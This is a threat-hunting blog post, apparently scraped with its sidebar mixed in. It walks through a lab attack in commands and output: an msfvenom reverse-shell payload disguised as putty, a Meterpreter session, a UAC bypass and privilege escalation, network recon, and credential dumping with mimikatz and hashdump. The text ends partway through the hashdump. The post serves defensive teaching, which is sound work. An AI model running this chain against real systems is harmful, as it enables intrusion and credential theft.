


[BLOG \(HTTPS://SQRRL.COM/COMPANY/BLOG/\)](https://sqrrl.com/company/blog/)[TEST DRIVE VM \(HTTP://INFO.SQRRL.COM/TRIAL-SOFTWARE-VM-1\)](http://info.sqrrl.com/trial-software-vm-1)[SUPPORT PORTAL \(HTTPS://PORTAL.SQRRL.COM\)](https://portal.sqrrl.com)[PARTNER PORTAL \(HTTP://PARTNERS.SQRRL.COM/\)](http://partners.sqrrl.com/)[CONTACT US \(HTTPS://SQRRL.COM/COMPANY/CONTACT-US/\)](https://sqrrl.com/company/contact-us/)

HOW ATTACKERS LAY THE GROUNDWORK FOR LATERAL MOVEMENT

[\(/blog/\)](/blog/)[\(/threat-hunting-lateral-movement-pt-2-infection/\)](/threat-hunting-lateral-movement-pt-2-infection/)

August 8, 2017 by Ryan Nolette ()

HOW ATTACKERS LAY THE GROUNDWORK FOR LATERAL MOVEMENT

Lateral Movement is a critical step in the process of carrying out an attack on a network. It is a category broad enough that it has its own kill chain step.

Browse by Topic

[Threat Hunting](#)

Subscribe to Blog

SUBSCRIBE

Featured Posts


The Nuts and Bolts of Detecting DNS Tunneling

By Sqrrl Team

[\(/the-nuts-and-bolts-of-detecting-dns-tunneling/\)](/the-nuts-and-bolts-of-detecting-dns-tunneling/)

Although it is a broad tactic, these posts will survey a specific method that might be carried out by an adversary.

In our last Hunter’s Den post (<https://sqrrl.com/the-hunters-den-lateral-movement-part-1/>), we covered some of the TTP’s that are associated with searching for lateral movement. Now that we have a rough idea of the progression of this attack lifecycle let’s dig into the stages a bit more.



(<https://sqrrl.com/media/Screen-Shot-2017-08-08-at-1.18.43-PM.png>)

First I am going to craft the malicious version of a legitimate binary. Here I am using a legitimate copy of putty and injection a malicious reverse_tcp payload.

Creating the Malicious Payload

Scoping Attacks By Following Attacker Breadcrumbs

By Chris Sanders
([/scoping-attacks-by-following-attacker-breadcrumbs/](#))

The Hunter’s Den: Command and Control

By Josh Liburdi
([/the-hunters-den-command-and-control/](#))

A Framework for Cyber Threat Hunting Part 1: The Pyramid of Pain

By Sqrrl Team
([/a-framework-for-cyber-threat-hunting-part-1-the-pyramid-of-pain/](#))

A Framework for Cyber Threat Hunting Part 2: Advanced Persistent Defense

By Sqrrl Team
([/a-framework-for-cyber-threat-hunting-part-2-advanced-persistent-defense/](#))

Threat Hunting for Command Line Process Execution

By Chris Sanders
([/threat-hunting-for-command-line-process-execution/](#))

Resources


```

root@kali:~/Downloads# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.106 LPORT=31337 -f exe -o /tmp/badguy3.exe
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of
succeeded with size 360 (iteration=0)
chosen with final size 360
Payload size: 360 bytes
Final size of exe file: 73802 bytes
Saved as: /tmp/badguy3.exe

```

(<https://sqrll.com/media/Screen-Shot-2017-06-16-at-10.39.44-AM-SANITIZED.png>)

I have also renamed the file from badguy3.exe to puttyX.exe so that the end user is not aware of the change in the file. Since I am skipping the infection stage in this write up, I will not be going into how I made this binary or how I tricked the user into running it. #PleaseDontSueMe



(<https://sqrll.com/media/Screen-Shot-2017-06-16-at-10.43.32-AM.png>)

Compromise

The first stage that matters is the compromise stage. What you see here is a popular penetration testing suite, called Kali, that is being used to connect to the reverse shell generated by the malware on the target host. You can see that with this shell, I as the attacker, have the ability to run admin-level commands to perform recon of the system and network it is on.

- Communication with the compromised systems and C&C (command and control) servers is

Whitepaper

The Who, What, Where, When, Why and How of Effective Threat Hunting

(<http://info.sqrll.com/sqrll-sans-hunting-white-paper>)

Whitepaper

Technical Product Guide: Nuts and Bolts of Sqrll's Threat Hunting Platform

(<http://info.sqrll.com/sqrll-product-paper-0>)

Webinar

IBM QRadar Integration: Proactive Incident Detection and Investigations

(<http://info.sqrll.com/sqrll-ibm-threat-hunting-for-qradar-users>)

Webinar

HPE ArcSight Integration: Finding Incidents with Hunting Techniques

(<http://info.sqrll.com/sqrll-hpe-threat-hunting-for-arcsight-users>)

Webinar

Carbon Black Integration: Threat Hunting from the Network to Endpoint

(<http://info.sqrll.com/july-2016-sqrll-carbon-black-webinar>)

Report

The Hunter Strikes Back: The CANS 2017 Threat Hunting

established

- Threat actors need to sustain persistent access across the network
- They move laterally within the network and gain higher privileges through the use of different tools

After sending the user the malicious binary I start a metasploit console that is going to wait and listen for a connection request from the user. Below you can see the session being started and initiated by the victim system.

Starting listener for connection from infected system

```
root@kali:~/Downloads# msfconsole -q
[-] Failed to connect to the database: could not connect to server: Connection refused
Is the server running on host "localhost" (::1) and accepting
TCP/IP connections on port 5432?
could not connect to server: Connection refused
Is the server running on host "localhost" (127.0.0.1) and accepting
TCP/IP connections on port 5432?

msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.1.106
LHOST => 192.168.1.106
msf exploit(handler) > set LPORT 31337
LPORT => 31337
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.1.106:31337
[*] Starting the payload handler...
[*] Sending stage (957487 bytes) to 192.168.1.100
[*] Meterpreter session 1 opened (192.168.1.106:31337 -> 192.168.1.100:51403) at 2017-06-16 10:44:21 -0400

meterpreter > []
```

(<https://sqrrl.com/media/Screen-Shot-2017-06-16-at-10.44.25-AM.png>)

You can also see that the last line in the image reads “meterpreter”. This means I now have a direct shell on the victim system from my attacker system. From this shell I can either run plugins, scripts, payloads, or start a local shell session against the victim.

SANS 2017 Threat Hunting Survey

(<http://info.sqrrl.com/sans-2017-threat-hunting-report>)


Watch Overview



(https://www.youtube.com/watch?v=VI_zLBc4KQM&t&width=640&h)

First thing I am going to do with my session is see what privileges I have.

Discovering privileges of user who executed the infected binary and compromised the system



```
meterpreter > getprivs

Enabled Process Privileges

SeChangeNotifyPrivilege
SeIncreaseWorkingSetPrivilege
SeShutdownPrivilege
SeTimeZonePrivilege
SeUndockPrivilege

meterpreter > getsystem
[-] priv_elevate_getsystem: Operation failed: The environment is incorrect. The following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
[-] Token Duplication (In Memory/Admin)
meterpreter >
```

(<https://sqrrl.com/media/Screen-Shot-2017-06-16-at-10.44.47-AM.png>)

Here I can see that the user I have tricked into running my malware is not a local admin and i have very restricted privileges on the system. Good for SecOps but bad for me as an attacker. Luckily, I am not so easily blocked.

I am going to background my meterpreter session so i can load more attacks to use against the host. In this image we can see that the user I am running as is "bjohnson" in the domain "sectechlab" on the host "win7-pc". I can also see that I am currently running as x86 windows and my victim IP is 192.168.1.100.

Keeping my session live while I load more attacks

```
meterpreter > background
[*] Backgrounding session 1...
msf exploit(handler) > show sessions

Active sessions
=====

```

Id	Type	Information	Connection
1	meterpreter	x86/windows SECTECHLAB\bjohnson @ WIN7-PC	192.168.1.106:31337 -> 192.168.1.100:51437 (192.168.1.100)

```
msf exploit(handler) >
```

(<https://sqrrl.com/media/Screen-Shot-2017-06-16-at-10.48.31-AM.png>)

Now that I have the session in the background, I am going to load up a generic UAC bypass exploit (this is patched in current windows versions) and run it against the victim system.

Bypassing Windows UAC to escalate privileges

```
meterpreter > background
[*] Backgrounding session 1...
msf exploit(handler) > show sessions

Active sessions
=====

```

Id	Type	Information	Connection
1	meterpreter	x86/windows SECTECHLAB\bjohnson @ WIN7-PC	192.168.1.106:31337 -> 192.168.1.100:51437 (192.168.1.100)

```
msf exploit(handler) > use exploit/windows/local/bypassuac
msf exploit(bypassuac) > set SESSION 1
SESSION => 1
msf exploit(bypassuac) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(bypassuac) > set LHOST 192.168.1.106
LHOST => 192.168.1.106
msf exploit(bypassuac) > set LPORT 4443
LPORT => 4443
msf exploit(bypassuac) > set TECHNIQUE PSN
TECHNIQUE => PSN
msf exploit(bypassuac) > exploit -j
[*] Exploit running as background job.

[*] Started reverse TCP handler on 192.168.1.106:4443
msf exploit(bypassuac) > [*] Sending stage (957487 bytes) to 192.168.1.100
[*] UAC is Enabled, checking level...
[*] UAC is set to Default
[*] BypassUAC can bypass this setting, continuing...
[*] Meterpreter session 2 opened (192.168.1.106:4443 -> 192.168.1.100:51436) at 2017-06-16 10:49:13 -0400
[*] Part of Administrators group! Continuing...
[*] Uploaded the agent to the filesystem...
[*] Uploading the bypass UAC executable to the filesystem...
[*] Meterpreter stager executable 73802 bytes long being uploaded..
```

(<https://sqrrl.com/media/Screen-Shot-2017-06-16-at-10.54.20-AM.png>)

Second Session started with UAC bypass enabled

```
msf exploit(bypassuac) > show sessions

Active sessions
=====
```

<u>Id</u>	<u>Type</u>	<u>Information</u>	<u>Connection</u>
1	meterpreter	x86/windows	SECTECHLAB\bjohnson @ WIN7-PC 192.168.1.106:31337 -> 192.168.1.100:51437 (192.168.1.100)
2	meterpreter	x86/windows	SECTECHLAB\bjohnson @ WIN7-PC 192.168.1.106:4443 -> 192.168.1.100:51436 (192.168.1.100)

(<https://sqrrl.com/media/Screen-Shot-2017-06-16-at-10.54.32-AM.png>)

Well what do you know? This enterprise isn't keeping up to date with their patches. Thanks to the successful UAC bypass, I now have a second session started on the victim and this session I can start my evil. How can I do this when the sessions look identical? I can do this because I just bypassed windows user access control. To prove I now have more access, I will rerun the getprivs command on the second session to see if I know have admin privs.

Successfully getting system level privileges on second session

```
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
```

(<https://sqrrl.com/media/Screen-Shot-2017-06-16-at-10.55.13-AM.png>)

Second session has system level privileges

```
msf exploit(bypassuac) > sessions 2  
[*] Starting interaction with 2...
```

```
meterpreter > getprivs
```

```
=====
```

```
Enabled Process Privileges
```

```
=====
```

```
SeBackupPrivilege  
SeChangeNotifyPrivilege  
SeCreateGlobalPrivilege  
SeCreatePagefilePrivilege  
SeCreateSymbolicLinkPrivilege  
SeDebugPrivilege  
SeImpersonatePrivilege  
SeIncreaseBasePriorityPrivilege  
SeIncreaseQuotaPrivilege  
SeIncreaseWorkingSetPrivilege  
SeLoadDriverPrivilege  
SeManageVolumePrivilege  
SeProfileSingleProcessPrivilege  
SeRemoteShutdownPrivilege  
SeRestorePrivilege  
SeSecurityPrivilege  
SeShutdownPrivilege  
SeSystemEnvironmentPrivilege  
SeSystemProfilePrivilege  
SeSystemtimePrivilege  
SeTakeOwnershipPrivilege  
SeTimeZonePrivilege  
SeUndockPrivilege
```


(<https://sqrrl.com/media/Screen-Shot-2017-06-16-at-10.54.55-AM.png>)

Bam! Money privs.

Now that I have admin privs, i can just simply give myself system level access and then start hiding myself by starting a new x64 process and migrating into that new process. Here I am choosing to use notepad but in reality this will popup and application on the victim system that the user can then quit and I will lose my session. What i really would do is run a process without a Graphical User Interface (gui) but I don't think I should show that here.

#PleaseDontSueMe

Migrating to a new x64 process



```
meterpreter > execute -f "c:\\windows\\sysnative\\notepad.exe"  
Process 2884 created.  
meterpreter > migrate 2884  
[*] Migrating from 2804 to 2884...  
[*] Migration completed successfully.
```

(<https://sqrrl.com/media/Screen-Shot-2017-06-16-at-10.57.10-AM.png>)

Now that I have system level access and have hidden myself in a new process. Let's start the recon!

Reconnaissance

Now that we have direct CLI access to the compromised host, we need to enumerate the users on that host, the network that it is on, as well as gather generic system information like running processes and such for possible usage for persistence.

Waste not, want not.

The images that you see are of me using the net user command to find local users on the host as well as domain users who have previously logged in. What I am looking for are admin and power user level users that I can reuse elsewhere in the environment. The first thing I am looking for is the local admin accounts on the system. This account is commonly used as an IT backdoor to get into systems that are having AD issues and is commonly the same username and password on all systems in the environment because it is part of the build process. I beg you not to do this

in your environments. There is even a GPO setting that randomizes the local admin password on your systems. There is no excuse for this anymore.

The top three things I want to do once I get access to a system:

- To move laterally within a breached network and maintain persistence, attackers obtain information like network hierarchy, services used in the servers and operating systems
- Check the host naming conventions to easily identify specific assets to target
- Utilize this info to map the network and acquire intelligence about their next move

First I want see who I am and where I am. I will run some basic sysinfo, whoami, and hostname commands. But what I really want to know is who has been on this system and where this system is in the network.

Local and Domain Users

```
meterpreter > shell
Process 3060 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>net user
net user

User accounts for \\

Administrator          desktopadmin           Guest
win7
The command completed with one or more errors.

C:\Windows\system32>net user /DOMAIN
net user /DOMAIN
The request will be processed at a domain controller for domain sectechlab.net.

User accounts for \\labdc.sectechlab.net

Administrator          bjohnson              Guest
jsmith                 krbtgt                master
master_a
The command completed with one or more errors.

C:\Windows\system32>net use
net use
New connections will be remembered.

There are no entries in the list.

C:\Windows\system32>ARP -a
ARP -a

Interface: 192.168.1.100 --- 0xb
Internet Address      Physical Address      Type
192.168.1.1           00-0c-29-34-42-0a    dynamic
192.168.1.4           00-0c-29-ea-27-03    dynamic
192.168.1.106         00-0c-29-3a-2b-9f    dynamic
192.168.1.255         ff-ff-ff-ff-ff-ff    static
224.0.0.22            01-00-5e-00-00-16    static
224.0.0.252           01-00-5e-00-00-fc    static
255.255.255.255       ff-ff-ff-ff-ff-ff    static
```

(<https://sqrrl.com/media/Screen-Shot-2017-06-16-at-10.58.58-AM.png>)

Current Networking Configuration

```
C:\Windows\system32>ipconfig /all
ipconfig /all

Windows IP Configuration

Host Name . . . . . : win7-pc
Primary Dns Suffix . . . . . : sectechlab.net
Node Type . . . . . : Hybrid
IP Routing Enabled. . . . . : No
WINS Proxy Enabled. . . . . : No
DNS Suffix Search List. . . . . : sectechlab.net

Ethernet adapter Local Area Connection:

Connection-specific DNS Suffix . : sectechlab.net
Description . . . . . : Intel(R) PRO/1000 MT Network Connection
Physical Address. . . . . : 00-0C-29-6A-BB-C8
DHCP Enabled. . . . . : Yes
Autoconfiguration Enabled . . . . : Yes
IPv4 Address. . . . . : 192.168.1.100(Preferred)
Subnet Mask . . . . . : 255.255.255.0
Lease Obtained. . . . . : Thursday, June 15, 2017 4:19:27 PM
Lease Expires . . . . . : Saturday, June 24, 2017 10:42:21 AM
Default Gateway . . . . . : 192.168.1.1
DHCP Server . . . . . : 192.168.1.1
DNS Servers . . . . . : 192.168.1.1
Primary WINS Server . . . . . : 192.168.1.1
NetBIOS over Tcpip. . . . . : Enabled

Tunnel adapter isatap.sectechlab.net:

Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . :
Description . . . . . : Microsoft ISATAP Adapter
Physical Address. . . . . : 00-00-00-00-00-00-E0
DHCP Enabled. . . . . : No
Autoconfiguration Enabled . . . . : Yes

Tunnel adapter Local Area Connection* 9:

Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . :
Description . . . . . : Teredo Tunneling Pseudo-Interface
Physical Address. . . . . : 00-00-00-00-00-00-E0
DHCP Enabled. . . . . : No
Autoconfiguration Enabled . . . . : Yes
```

(<https://sqrrl.com/media/Screen-Shot-2017-06-16-at-10.59.19-AM.png>)

Running Processes

```
C:\Windows\system32>tasklist
tasklist
```

Image Name	PID	Session Name	Session#	Mem Usage
System Idle Process	0	Services	0	24 K
System	4	Services	0	968 K
smss.exe	316	Services	0	1,120 K
csrss.exe	396	Services	0	4,192 K
wininit.exe	448	Services	0	4,392 K
csrss.exe	456	Console	1	9,332 K
winlogon.exe	512	Console	1	6,736 K
services.exe	540	Services	0	12,260 K
lsass.exe	560	Services	0	11,852 K
lsm.exe	568	Services	0	4,140 K
svchost.exe	680	Services	0	9,388 K
vmacthlp.exe	740	Services	0	4,132 K
svchost.exe	788	Services	0	8,436 K
svchost.exe	860	Services	0	17,256 K
svchost.exe	916	Services	0	70,500 K
svchost.exe	960	Services	0	32,484 K
svchost.exe	416	Services	0	13,044 K
svchost.exe	1028	Services	0	15,276 K
spoolsv.exe	1128	Services	0	11,308 K
svchost.exe	1160	Services	0	13,956 K
cb.exe	1284	Services	0	36,704 K
svchost.exe	1372	Services	0	9,164 K
VGAAuthService.exe	1492	Services	0	10,332 K
vmtoolsd.exe	1580	Services	0	20,020 K
svchost.exe	1904	Services	0	6,120 K
WmiPrvSE.exe	1236	Services	0	14,664 K
dllhost.exe	1088	Services	0	11,180 K
msdtc.exe	2148	Services	0	8,020 K
svchost.exe	2380	Services	0	31,940 K
taskhost.exe	2696	Console	1	7,100 K
dwm.exe	2748	Console	1	5,212 K
explorer.exe	2780	Console	1	48,768 K
vmtoolsd.exe	2900	Console	1	10,624 K
SearchIndexer.exe	3020	Services	0	16,348 K
notepad.exe	1792	Console	1	10,736 K
cmd.exe	1292	Console	1	2,700 K
conhost.exe	168	Console	1	4,976 K
notepad.exe	1532	Console	1	10,768 K
badguy3.exe	868	Console	1	9,408 K
notepad.exe	2884	Console	1	13,564 K
cmd.exe	3060	Console	1	2,836 K
conhost.exe	1604	Console	1	4,412 K
tasklist.exe	912	Console	1	5,588 K

(<https://sqrrl.com/media/Screen-Shot-2017-06-16-at-10.59.54-AM.png>)

Current Network Connections

```
meterpreter > netstat
```

Connection List

Proto	Local address	Remote address	State	User	Inode	PID/Program name
tcp	0.0.0.0:135	0.0.0.0:*	LISTEN	0	0	788/svchost.exe
tcp	0.0.0.0:445	0.0.0.0:*	LISTEN	0	0	4/System
tcp	0.0.0.0:5357	0.0.0.0:*	LISTEN	0	0	4/System
tcp	0.0.0.0:49152	0.0.0.0:*	LISTEN	0	0	448/wininit.exe
tcp	0.0.0.0:49153	0.0.0.0:*	LISTEN	0	0	860/svchost.exe
tcp	0.0.0.0:49154	0.0.0.0:*	LISTEN	0	0	960/svchost.exe
tcp	0.0.0.0:49170	0.0.0.0:*	LISTEN	0	0	560/lsass.exe
tcp	0.0.0.0:49174	0.0.0.0:*	LISTEN	0	0	540/services.exe
tcp	0.0.0.0:49175	0.0.0.0:*	LISTEN	0	0	1904/svchost.exe
tcp	192.168.1.100:139	0.0.0.0:*	LISTEN	0	0	4/System
tcp	192.168.1.100:51437	192.168.1.106:31337	ESTABLISHED	0	0	868/badguy3.exe
tcp	192.168.1.100:51571	192.168.1.4:443	TIME_WAIT	0	0	0/[System Process]
tcp	192.168.1.100:51572	192.168.1.4:443	TIME_WAIT	0	0	0/[System Process]
tcp	192.168.1.100:51573	192.168.1.4:443	TIME_WAIT	0	0	0/[System Process]
tcp	192.168.1.100:51574	192.168.1.4:443	TIME_WAIT	0	0	0/[System Process]
tcp	192.168.1.100:51575	192.168.1.4:443	TIME_WAIT	0	0	0/[System Process]
tcp	192.168.1.100:51576	192.168.1.4:443	TIME_WAIT	0	0	0/[System Process]
tcp	192.168.1.100:51577	192.168.1.4:443	TIME_WAIT	0	0	0/[System Process]
tcp	192.168.1.100:51578	192.168.1.4:443	TIME_WAIT	0	0	0/[System Process]
tcp	192.168.1.100:51579	192.168.1.1:135	TIME_WAIT	0	0	0/[System Process]
tcp	192.168.1.100:51580	192.168.1.1:49157	TIME_WAIT	0	0	0/[System Process]
tcp	192.168.1.100:51581	192.168.1.4:443	TIME_WAIT	0	0	0/[System Process]
tcp	192.168.1.100:51582	192.168.1.4:443	TIME_WAIT	0	0	0/[System Process]
tcp	192.168.1.100:51583	192.168.1.4:443	TIME_WAIT	0	0	0/[System Process]
tcp	192.168.1.100:51584	192.168.1.4:443	TIME_WAIT	0	0	0/[System Process]
tcp	192.168.1.100:51585	192.168.1.4:443	TIME_WAIT	0	0	0/[System Process]
tcp	192.168.1.100:51586	192.168.1.4:443	TIME_WAIT	0	0	0/[System Process]
tcp	192.168.1.100:51587	192.168.1.4:443	TIME_WAIT	0	0	0/[System Process]
tcp	192.168.1.100:51588	192.168.1.4:443	TIME_WAIT	0	0	0/[System Process]
tcp6	:::135	:::*	LISTEN	0	0	788/svchost.exe
tcp6	:::445	:::*	LISTEN	0	0	4/System
tcp6	:::5357	:::*	LISTEN	0	0	4/System
tcp6	:::49152	:::*	LISTEN	0	0	448/wininit.exe
tcp6	:::49153	:::*	LISTEN	0	0	860/svchost.exe
tcp6	:::49154	:::*	LISTEN	0	0	960/svchost.exe
tcp6	:::49170	:::*	LISTEN	0	0	560/lsass.exe
tcp6	:::49174	:::*	LISTEN	0	0	540/services.exe
tcp6	:::49175	:::*	LISTEN	0	0	1904/svchost.exe
udp	0.0.0.0:123	0.0.0.0:*		0	0	416/svchost.exe
udp	0.0.0.0:500	0.0.0.0:*		0	0	960/svchost.exe
udp	0.0.0.0:3702	0.0.0.0:*		0	0	1372/svchost.exe
udp	0.0.0.0:3702	0.0.0.0:*		0	0	1372/svchost.exe
udp	0.0.0.0:4500	0.0.0.0:*		0	0	960/svchost.exe
udp	0.0.0.0:5355	0.0.0.0:*		0	0	1028/svchost.exe
udp	0.0.0.0:57548	0.0.0.0:*		0	0	1372/svchost.exe
udp	127.0.0.1:49476	0.0.0.0:*		0	0	560/lsass.exe
udp	127.0.0.1:57547	0.0.0.0:*		0	0	1028/svchost.exe
udp	127.0.0.1:61288	0.0.0.0:*		0	0	960/svchost.exe
udp	192.168.1.100:137	0.0.0.0:*		0	0	4/System
udp	192.168.1.100:138	0.0.0.0:*		0	0	4/System
udp6	:::123	:::*		0	0	416/svchost.exe
udp6	:::500	:::*		0	0	960/svchost.exe
udp6	:::3702	:::*		0	0	1372/svchost.exe
udp6	:::3702	:::*		0	0	1372/svchost.exe
udp6	:::4500	:::*		0	0	960/svchost.exe
udp6	:::57549	:::*		0	0	1372/svchost.exe

(<https://sqrrl.com/media/Screen-Shot-2017-06-16-at-11.04.49-AM.png>)

NMAP Network This Host Is On

```
msf auxiliary(tcp) > set RHOSTS 192.168.1.0/24
RHOSTS => 192.168.1.0/24
msf auxiliary(tcp) > set PORTS 139,445
PORTS => 139,445
msf auxiliary(tcp) > set THREADS 50
THREADS => 50
msf auxiliary(tcp) > run

[*] 192.168.1.1: - 192.168.1.1:445 - TCP OPEN
[*] 192.168.1.10: - 192.168.1.10:445 - TCP OPEN
[*] 192.168.1.10: - 192.168.1.10:139 - TCP OPEN
[*] Scanned 32 of 256 hosts (12% complete)
[*] Scanned 52 of 256 hosts (20% complete)
[*] 192.168.1.100: - 192.168.1.100:139 - TCP OPEN
[*] 192.168.1.100: - 192.168.1.100:445 - TCP OPEN
[*] 192.168.1.102: - 192.168.1.102:139 - TCP OPEN
[*] 192.168.1.104: - 192.168.1.104:139 - TCP OPEN
[*] 192.168.1.104: - 192.168.1.104:445 - TCP OPEN
[*] 192.168.1.102: - 192.168.1.102:445 - TCP OPEN
[*] Scanned 77 of 256 hosts (30% complete)
[*] Scanned 104 of 256 hosts (40% complete)
[*] Scanned 130 of 256 hosts (50% complete)
[*] Scanned 154 of 256 hosts (60% complete)
[*] Scanned 185 of 256 hosts (72% complete)
[*] Scanned 205 of 256 hosts (80% complete)
[*] Scanned 237 of 256 hosts (92% complete)
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
```

(<https://sqrrl.com/media/Screen-Shot-2017-06-16-at-11.43.51-AM.png>)

Credential Theft

Next up we have the credential theft stage. What you see here is me running a mimikatz metasploit module. I used this because mimikatz will take credentials out of memory and crack the hashes for me. This allows me to harvest credentials without having to put an executable on the system. These activities are often unnoticed by IT administrators, since they only check failed logins without tracking the successful ones.

Load Mimikatz

```
meterpreter > load mimikatz
Loading extension mimikatz...
[!] Loaded x86 Mimikatz on an x64 architecture.
success.
```

(<https://sqrrl.com/media/Screen-Shot-2017-06-16-at-10.55.42-AM.png>)

Recover the MSV hashes

```
meterpreter > msv
[*] Running as SYSTEM
[*] Retrieving msv credentials
msv credentials
```

AuthID	Package	Domain	User	Password
0x996	Negotiate	SECTECHLAB	WIN7-PC\$	lm(00000000000000000000000000000000), ntlm(2869e184f211275065a049a3f26179a3)
0x79473	NTLM			lm(00000000000000000000000000000000), ntlm(2869e184f211275065a049a3f26179a3)
0x624470	Kerberos	SECTECHLAB	bjohnson	lm(624aac413795cdc1695109ab020e401c), ntlm(d25ecd13fddb542d2e16da4f9e0333d)
0x624414	Kerberos	SECTECHLAB	bjohnson	lm(624aac413795cdc1695109ab020e401c), ntlm(d25ecd13fddb542d2e16da4f9e0333d)
0x997	Negotiate	NT AUTHORITY	LOCAL SERVICE	n.s. (Credentials KO)
0x999	Negotiate	SECTECHLAB	WIN7-PC\$	n.s. (Credentials KO)

(<https://sqrrl.com/media/Screen-Shot-2017-06-16-at-10.57.37-AM.png>)

Recover the Kerberos Hashes

```
meterpreter > kerberos
[*] Running as SYSTEM
[*] Retrieving kerberos credentials
kerberos credentials
```

AuthID	Package	Domain	User	Password
0x997	Negotiate	NT AUTHORITY	LOCAL SERVICE	
0x79473	NTLM			
0x996	Negotiate	SECTECHLAB	WIN7-PC\$	+L/>Gre[!>h*,Ev;x60 s8\$djUK0q:c9oyKZ FxMwMcZ.X0WCYAk@ry'7fb<6y_lw-YkQ6E!AtTq \$fvc P LY56J#dh`L%(ag7Hk7:qqG476H8c)0om[R9
0x999	Negotiate	SECTECHLAB	WIN7-PC\$	+L/>Gre[!>h*,Ev;x60 s8\$djUK0q:c9oyKZ FxMwMcZ.X0WCYAk@ry'7fb<6y_lw-YkQ6E!AtTq \$fvc P LY56J#dh`L%(ag7Hk7:qqG476H8c)0om[R9
0x624470	Kerberos	SECTECHLAB	bjohnson	test123!
0x624414	Kerberos	SECTECHLAB	bjohnson	test123!

(<https://sqrrl.com/media/Screen-Shot-2017-06-16-at-10.57.48-AM.png>)

Recover SAM hashes


```
meterpreter > mimikatz_command -f samdump::hashes
Ordinateur : win7-pc.sectechlab.net
BootKey    : e3a4ce782f1949f9324c988b8d04308e

Rid : 500
User : Administrator
LM :
NTLM : 31d6cfe0d16ae931b73c59d7e0c089c0

Rid : 501
User : Guest
LM :
NTLM :

Rid : 1000
User : win7
LM :
NTLM : 6d3986e540a63647454a50e26477ef94

Rid : 1002
User : desktopadmin
LM :
NTLM : 5409776143091b4ecf5d0f3e23e1a0c5
```

(<https://sqrrl.com/media/Screen-Shot-2017-06-16-at-10.58.01-AM.png>)

Recover SAM hashes – if new method above doesn't work

```
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > run hashdump

[!] Meterpreter scripts are deprecated. Try post/windows/gather/smart_hashdump.
[!] Example: run post/windows/gather/smart_hashdump OPTION=value [...]
[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY e3a4ce782f1949f9324c988b8d04308e...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hints...

win7:"m"

[*] Dumping password hashes...

